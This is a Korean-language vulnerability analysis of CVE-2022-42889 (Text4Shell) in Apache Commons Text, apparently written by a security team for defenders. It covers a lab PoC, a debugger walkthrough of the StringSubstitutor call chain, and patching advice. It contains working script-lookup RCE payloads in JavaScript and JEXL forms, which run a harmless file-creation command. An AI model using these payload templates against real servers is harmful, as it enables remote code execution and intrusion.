
※ Java 표현식 언어인 JEXL 엔진을 사용할 경우 JDK 의 버전 관계없이 Apache Commons Text 의 버전 확인이 필요하다.

∴ JEXL 엔진에는 Apache Commons Text 가 기본적으로 내장되어 있으므로 Apache Commons Text 의 버전을 필수적으로 확인해야 한다.

¹ 미리 정의된 환경 변수를 사용하기 위한 변수. 자세한 내용은 취약점 상세 분석에서 다룬다.

■ 공격 시나리오

CVE-2022-42889 를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

- ① 공격자는 Text4Shell에 취약한 대상을 탐색
- ② 공격자는 CVE-2022-42889 취약점을 이용해 서버에서 원격 명령 실행
- ③ 공격자는 백도어/웹쉘 설치, 악성코드 및 랜섬웨어 배포
- ④ 공격자는 피해자 PC의 제어권 획득, 중요 정보 탈취 등 공격 수행

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2022-42889의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 20.04 LTS (192.168.100.128)
	JDK 11 version Apache Commons Text 1.9.0 version
	Kali Linux 2022 (192.168.100.129)
공격자	

■ 취약점 테스트

Step 1. PoC 테스트

테스트를 위한 PoC가 저장된 GitHub URL은 다음과 같다.

- URL : <https://github.com/cxzero/CVE-2022-42889-text4shell.git>

1) git clone 명령어를 통해 CVE-2022-42889 PoC가 저장된 git의 파일 다운로드

명령어	\$ sudo git clone https://github.com/cxzero/CVE-2022-42889-text4shell.git
-----	---

```
ubuntu@ubuntu:~$ sudo git clone https://github.com/cxzero/CVE-2022-42889-text4shell.git
```

[PoC 다운로드]

2) 다운로드된 디렉토리로 이동하여 maven을 통해서 빌드 진행

명령어	\$ cd CVE-2022-42889-text4shell \$ mvn clean package -DskipTests
-----	---

```
ubuntu@ubuntu:~$ cd CVE-2022-42889-text4shell/  
ubuntu@ubuntu:~/CVE-2022-42889-text4shell$ mvn clean package -DskipTests  
WARNING: An illegal reflective access operation has occurred
```

[maven 빌드 진행]

3) target 디렉토리로 이동하여 생성된 jar 파일 실행

명령어	\$ cd target \$ java -jar spring-boot-0.0.1-SNAPSHOT.jar
-----	---

```

ubuntu@ubuntu:~/CVE-2022-42889-text4shell$ cd target/
ubuntu@ubuntu:~/CVE-2022-42889-text4shell/target$ ls
classes                maven-status
generated-sources      spring-boot-0.0.1-SNAPSHOT.jar
ubuntu@ubuntu:~/CVE-2022-42889-text4shell/target$ java -jar spring-boot-0.0.1-SNAPSHOT.jar
    
```

[target/spring-boot-0.0.1-SNAPSHOT.jar]

4) 공격자(kali)가 피해자 서버(Ubuntu)에게 Text4Shell 을 활용한 원격 코드(RCE) 실행

원격코드	"touch /tmp/EQST-Insight"
설명	tmp 디렉토리 밑에 EQST-Insight 라는 파일 생성하는 명령어
페이로드	http://192.168.100.128/message?text=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec(%27touch%20%2Ftmp%2FEQST-Insight%27)%7D

[Text4Shell 페이로드]

5) 피해자(Ubuntu) 서버에서 /tmp 폴더에 파일 생성 확인

명령어	\$ cd /tmp \$ ls
-----	---------------------

```

ubuntu@ubuntu:~$ cd /tmp/
ubuntu@ubuntu:~/tmp$ ls
config-err-Ts8nca
EQST-Insight
    
```


[EQST-Insight 파일 생성 확인]

■ 취약점 상세 분석

Step 1. 취약점 개요

Text4Shell 은 문자열 처리에 사용되는 Apache Commons Text 라이브러리 중 텍스트를 동적으로 처리할 수 있는 StringSubstitutor 클래스에서 발생한다. 해당 클래스는 사용자의 입력 값이 특정 문자열에 ² 해당하면 문자열 보간을 수행한다. 이때 사용자의 입력 값을 검증하지 않아 취약한 문자열 보간 변수를 사용할 수 있어 취약점이 발생한다.

infosec



[replace 활용 문자열 보간 처리 과정 그림]

다음은 주요 함수들의 목록과 기능을 정리한 표이다.

함수	기능
<code>createInterpolator()</code>	Apache Commons Text 의 정의된 문자열 보간 사용을 선언하는 함수
<code>replace()</code>	입력 값을 기반으로 문자열을 전달하는 함수 로 <code>\${}</code> 형태면 문자열 보간으로 판단하여 전달함
<code>InterpolatorStringLookup.Lookup()</code>	Prefix 와 일치하는 StringLookup 클래스 호출

² 특정 문자열은 `${}` 형태이다.

Step 2. 문자열 보간이란?

문자열 보간은 프로그래밍 언어인 Python, javascript 등에서 자주 사용되는 기법으로 동적 데이터를 받아 활용하는 방법이다. 예를 들어 Animal 이라는 변수에 'Cat'을 할당한 뒤 `${Animal}`을 입력하면 변수에 할당되었던 값이 문자열에 들어가 대체되어 출력되는 방식이다. 즉, `${변수이름}`의 형식을 사용하면 문장에서 변수에 할당된 값이 출력되게 된다. StringSubstitutor 클래스 또한 이와 같이 동작한다.

다음은 Java 의 문자열 보간 예시이다.

```
const Animal = 'Cat';
console.log(`I love ${Animal}.`);
// Output: I Love Cat.
```

[java 에서의 문자열 보간 예제]

Apache Commons Text 의 문자열 보간은 미리 정의된 환경 변수를 실행한다. 입력 값은 replace 함수를 통해 표준 형식인 `${Prefix:Name}` 형태인지 검증 후 문자열 보간이 실행된다. Prefix 는 미리 정의된 문자열 보간의 목록을 구분하기 위한 변수이며, Name 은 입력 값이다.

Apache Common Text 의 문자열 보간 방식은 다음과 같다.

```
String str = "You have-> ${java:version}";
String rep = interp.replace(str);

output: You have-> Java version 19

String str = "You are-> ${env:USER}";
String rep = interp.replace(str);

output: You are-> ubuntu
```

[Apache Commons Text 에서의 문자열 보간 예제]


실제로 Apache Commons Text 에서 문자열 보간을 실행하려면 문자열 보간 목록이 정의된 Default StringLookup 클래스를 호출해야 한다. 이때 클래스를 호출하기 위한 구분자로 Key 를 사용하는데, 이 Key 들 중 dns, url, script 에서 취약점이 발생한다.

다음은 Default StringLookup 클래스의 보간 목록의 일부이다.

[Default Strings Lookup 목록]

key	Method	since
base64Decoder	base64DecoderStringLookup()	1.6
base64Encoder	base64EncoderStringLookup()	1.6
const	constStringLookup()	1.5
date	dateStringLookup()	1.5
java	envStringLookup()	1.3
...
dns	dnsStringLookup()	1.8
url	urlStringLookup()	1.5
script	scriptStringLookup()	1.5

문자열 보간의 장점은 변수에 해당되는 값을 유동적으로 사용할 수 있어, 어떠한 값으로 바뀔지 모르는 값에 사용하여 동적으로 전달하기 위해 사용된다. 아래는 StringSubstitutor 클래스의 미리 정의된 문자열 보간 중 하나인 DataStringLookup 클래스를 입력 값을 통해 사용하는 예시의 동작 과정이다.



[문자열 보간 예제]

동작 과정에 대한 상세 설명은 다음과 같다.

- (1) 사용자는 "오늘의 날짜는 \${date:2022-10-25}"와 같이 입력한다.
- (2) Apache Commons Text 의 정의된 문자열 보간 사용을 선언한다.
- (3) 문자열 보간을 판단한다.
- (4) 전달받은 값은 Lookup 함수에서 Key 는 Date 로 변환되고 Value 는 2022-10-25 로 추출한다. Key 에 해당하는 값은 Date 이므로, Default StringLookup 의 목록 중 DateStringLookup 클래스를 호출한다.
- (5) DateStringLookup_클래스는 함수를 실행한다.
- (6) "오늘의 날짜는 **2022-10-25**"가 출력된다.

Step 3. 취약점 동작


취약점이 발생하는 문자열 보간 목록인 dns, url, script 를 Prefix 로 설정하고 Name 에 임의 코드를 전송하면 공격자가 원하는 코드가 서버에서 실행된다. 다음의 코드는 사용자 입력 값을 통해 문자열 보간을 사용하는 환경의 예제 소스코드이다. Java 11 버전 환경에서 구성했으며, script 문자열 보간을 활용한 임의 코드 실행(RCE) 공격이 가능한 환경을 구성하였다.

```
private String interpolate(String input) {  
    final StringSubstitutor interpolator = StringSubstitutor.createInterpolator(); // 미리 정의된 문자열 보간을 사용하기 위한 함수  
    String out = interpolator.replace(input); // 사용자의 입력 값을 처리하는 함수  
    System.out.println(out); //출력 함수  
    return out;  
}
```


[문자열 보간 출력 환경 구성 소스 코드]

(case 1) 정상적인 동작

정상 사용자가 EQST-Insight 라는 문자열 출력을 위해 http://192.168.100.128/message?=EQST-Insight 를 전달하는 경우, 아래 동작을 거쳐 EQST-Insight 가 정상적으로 출력되는 것을 확인한다.



[문자열 보간 출력 환경 구성 소스 코드]



[문자열 보간 사용 정상 출력 결과]

(case 2) 비정상적인 동작

공격자는 미리 정의된 script 문자열 보간을 활용해 페이로드를 전달한다. 다음은 script 문자열 보간의 표준 형식이다.

```
"Script:      ${script:javascript:3 + 4}\n"
```

[script 문자열 보간 형식]


최종적으로 Text4Shell 의 페이로드는 다음과 같이 만들어지지만, URL 을 통해서 전송하므로 URL Encoding 을 적용한 뒤 전송해야 한다.

Text4Shell 페이로드	<code>\${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/EQST-Insight')}#</code>
----------------------------	--


만약 JEXL 엔진을 사용할 경우의 공격 페이로드는 다음과 같다.

JEXL 엔진 적용 시	<code>\${script:JEXL:".getClass().forName('java.lang.Runtime').getRuntime().exec('touch /tmp/EQST-Insight')}</code>
-------------------------	---

공격자가 페이로드를 전송하면, 서버는 replace 함수를 실행한다. 이때 입력 값이 \${}형식이므로 문자열 보간을 수행하기 위해 lookup 함수로 페이로드를 전달한다. 전달받은 값이 script 의 문자열 보간 형식인 \${script:javascript:명령어}이므로 “:”를 기준으로 Prefix 와 Name, 명령어 3 개의 영역으로 추출한다. 추출된 값에서 Prefix 는 script 로 Name 은 javascript 로 들어가고, 명령어 부분은 따로 저장하여 3 개의 파트(script, javascript, 명령어)로 분할된다. 이후 Key 에 일치하는 ScriptStringLookup 클래스의 함수를 호출하여 ‘touch /tmp/EQST-Insight’ 명령어가 실행된다.



[Text4Shell 을 활용한 script 문자열 보간 악용]




[Text4Shell 을 원격 실행 명령어 수행 결과]

Step 4. 취약점 동작 상세

다음은 Text4Shell 페이로드를 입력 값으로 전달받았다고 가정하여 문자열 보간을 수행·동작할 때 프로세스와 함수들의 흐름을 도식화한 그림이다.

infosec



[Text4Shell 을 원격 코드를 수행할 때 호출하는 함수들의 흐름 도식화]

페이로드	"\${script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight'))}"
설명	Windows 에서 EQST-Insight 라는 파일을 생성하는 원격실행코드 (RCE)

[전체 함수의 목록과 기능]

함수	기능
createInterpolator()	Apache 의 Commons-Text 의 정의된 문자열 보간 사용을 선언하는 함수 동적으로 입력된 값을 추출하는 함수
replace()	만약 \${}형태면 문자열 보간으로 판단하고 입력 값을 문자열 형태로 substitute 함수에 전달
substitute()	replace ()에게 전달받은 값 중 문자열 보간 형식 추출을 위해 \$를 기준으로 자르는 함수
resloveVariable()	전달받은 문자열을 getStringLookup()를 통해 목록에서 조회하기 위한 함수
getStringLookup()	InterpolatorStringLookup 클래스의 Lookup 함수를 호출하기 위한 함수
InterpolatorStringLookup.Lookup()	“.”를 기준으로 Prefix 와 Name 을 추출하고 Prefix 를 Key 로 변환하여 Key 와 일치하는 StringLookup 클래스 호출
StringLookup.Lookup()	InterploatorStringLookup 함수에서 조회된 Key 와 일치하는 클래스를 Default StringLookup 목록에서 조회하여 메소드를 실행

다음은 각 단계 별 동작 분석이다.

1. replace 를 통해서 \${}형태인지 검사하고, substitute 함수에 전달한다.

함수	replace(java.lang.String)
<pre> 3 import org.apache.commons.text.StringSubstitutor; 4 5 public class App { 6 public static void main(String[] args) { 7 StringSubstitutor interpolator = StringSubstitutor.createInterpolator(); 8 String out = interpolator.replace("\${script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')}"); 9 } 10 } </pre>	
Name	Value
> this	StringSubstitutor (id=26)
> source	"\${script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')}" (id=27)
> buf	TextStringBuilder (id=32)

[replace 함수 디버깅 결과]

2. 문자열의 길이를 계산한 뒤, "\$"를 확인하고 추출하여 resolveVariable 함수에 전달한다.

함수	substitute(org.apache.commons.text.TextStringBuilder, int, int)
<ul style="list-style-type: none"> StringSubstitutor.resolveVariable(String, TextStringBuilder, int, int) line: 1063 StringSubstitutor.substitute(TextStringBuilder, int, int, List<String>) line: 1433 StringSubstitutor.substitute(TextStringBuilder, int, int) line: 1308 StringSubstitutor.replace(String) line: 816 App.main(String[]) line: 8 	
(x) Variables × Breakpoints Expressions	
Name	Value
> this	StringSubstitutor (id=26)
> builder	TextStringBuilder (id=32)
offset	0
length	90
> priorVariables	ArrayList<E> (id=42)
> prefixMatcher	AbstractStringMatcher\$CharArrayMatcher (id=36)
> suffixMatcher	AbstractStringMatcher\$CharMatcher (id=40)
escapeCh	\$
> varNameExpr	"script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=51)
endPos	90

[substitute 함수 디버깅 결과]

3. getStringLookup() 함수에서 값을 받아 InterpolatorStringLookup() 함수로 전달한다.

함수	resolveVariable
<ul style="list-style-type: none"> StringSubstitutor.resolveVariable(String, TextStringBuilder, int, int) line: 1063 StringSubstitutor.substitute(TextStringBuilder, int, int, List<String>) line: 1433 StringSubstitutor.substitute(TextStringBuilder, int, int) line: 1308 StringSubstitutor.replace(String) line: 816 App.main(String[]) line: 8 	
<pre> protected String resolveVariable(final String variableName, final TextStringBuilder buf, final int startPos, final int endPos) { final StringLookup resolver = getStringLookup(); if (resolver == null) { return null; } return resolver.lookup(variableName); } </pre>	
(x) Variables × Breakpoints Expressions	
Name	Value
> this	StringSubstitutor (id=26)
> variableName	"script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=51)
> buf	TextStringBuilder (id=32)
startPos	0
endPos	90
> resolver	InterpolatorStringLookup (id=53)

[resolveVariable 함수 디버깅 결과]

4. “:”를 기준으로 Prefix, Name 을 나눈다.

함수	InterpolatorStringLookup.Lookup
☰	InterpolatorStringLookup.lookup(String) line: 135
☰	StringSubstitutor.resolveVariable(String, TextStringBuilder, int, int) line: 1067
☰	StringSubstitutor.substitute(TextStringBuilder, int, int, List<String>) line: 1433
☰	StringSubstitutor.substitute(TextStringBuilder, int, int) line: 1308
☰	StringSubstitutor.replace(String) line: 816
☰	App.main(String[]) line: 8
(x)= Variables × Breakpoints Expressions	
Name	Value
> ▲ this	InterpolatorStringLookup (id=53)
> Ⓞ var	"script:javascript.java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=51)
Ⓞ prefixPos	6
> Ⓞ prefix	"script" (id=68)
> Ⓞ name	"javascript.java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=69)
Ⓞ lookup	ScriptStringLookup (id=70)
Ⓞ value	null


[InterpolatorStringLookup 함수 디버깅 결과]

5. script 는 Prefix:Name:명령어의 형태이기 때문에 “:”을 기준으로 다시 자른다.

함수	ScriptStringLookup#lookup
☰	ScriptStringLookup.lookup(String) line: 82
☰	InterpolatorStringLookup.lookup(String) line: 135
☰	StringSubstitutor.resolveVariable(String, TextStringBuilder, int, int) line: 1067
☰	StringSubstitutor.substitute(TextStringBuilder, int, int, List<String>) line: 1433
☰	StringSubstitutor.substitute(TextStringBuilder, int, int) line: 1308
☰	StringSubstitutor.replace(String) line: 816
☰	App.main(String[]) line: 8
(x)= Variables × Breakpoints Expressions	
Name	Value
> ▲ this	ScriptStringLookup (id=70)
> Ⓞ key	"javascript.java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=69)
▼ Ⓞ keys	String[2] (id=77)
> ▲ [0]	"javascript" (id=79)
> ▲ [1]	"java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=80)
Ⓞ keyLen	2
> Ⓞ engineName	"javascript" (id=79)
> Ⓞ script	"java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')" (id=80)

[ScriptStringLookup 클래스의 함수 디버깅 결과]

6. 원격코드 실행(RCE)이 동작하여 파일이 생성된 것을 볼 수 있다.



이름	수정한 날짜	유형	크기
.classpath	2022-10-30 오후 9:33	CLASSPATH 파일	2KB
.gitignore	2022-10-30 오후 9:33	GITIGNORE 파일	1KB
project	2022-10-30 오후 9:33	PROJECT 파일	1KB
EQST-Insight	2022-11-06 오전 1:32	파일	0KB
HELP.md	2022-10-30 오후 9:33	MD 파일	1KB

[Text4Shell 실행 결과]

결론적으로 Text4Shell 에 취약한 버전의 Apache Commons Text 에서 StringSubstitutor 클래스의 createInterpolator 함수와 replace 함수를 사용하면, 미리 정의된 문자열 보간 목록에서 취약한 Prefix 인 dns, url, script 에 원격 실행 코드를 전달하여 ScriptStringLookup, DnsStringLookup, UrlStringLookup 클래스를 호출할 수 있기 때문에 취약하다.

■ 대응 방안

서버에서 사용 중인 Apache Commons Text 라이브러리의 버전을 확인 후, 취약한 버전일 경우 1.10.0 이상 버전으로 업데이트한다.

업데이트된 버전에서는 Text4Shell 에 취약했던 문자열 보간 목록인 url, dns, script 가 Default 로 포함되어 있지 않으며, Prefix 를 직접 호출할 수 없게 패치 되었다.

서비스 가용성으로 인해 업데이트가 불가능할 경우, 사용자의 입력 값을 처리할 때 취약한 클래스인 StringSubstitutor 클래스의 createInterpolator 함수와 replace 함수가 사용되는지 확인하고, 사용되는 경우 \${} 형태의 입력 값을 필터링하는 시큐어 코딩을 적용하여 공격자의 명령이 실행되지 않도록 조치해야 한다.

Default String Lookups			
Key	Interface	Factory Method	Since
"base64Decoder"	StringLookup	base64DecoderStringLookup()	1.6
"base64Encoder"	StringLookup	base64EncoderStringLookup()	1.6
"const"	StringLookup	constantStringLookup()	1.5
"date"	StringLookup	dateStringLookup()	1.5
"env"	StringLookup	environmentVariableStringLookup()	1.3
"file"	StringLookup	fileStringLookup()	1.5
"java"	StringLookup	javaPlatformStringLookup()	1.5
"localhost"	StringLookup	localhostStringLookup()	1.3
"properties"	StringLookup	propertiesStringLookup()	1.5
"resourceBundle"	StringLookup	resourceBundleStringLookup()	1.6
"sys"	StringLookup	systemPropertyStringLookup()	1.3
"urlDecoder"	StringLookup	urlDecoderStringLookup()	1.5
"urlEncoder"	StringLookup	urlEncoderStringLookup()	1.5
"xml"	StringLookup	xmlStringLookup()	1.5
Additional String Lookups (not included by default)			
Key	Interface	Factory Method	Since
"dns"	StringLookup	dnsStringLookup()	1.8
"url"	StringLookup	urlStringLookup()	1.5
"script"	StringLookup	scriptStringLookup()	1.5

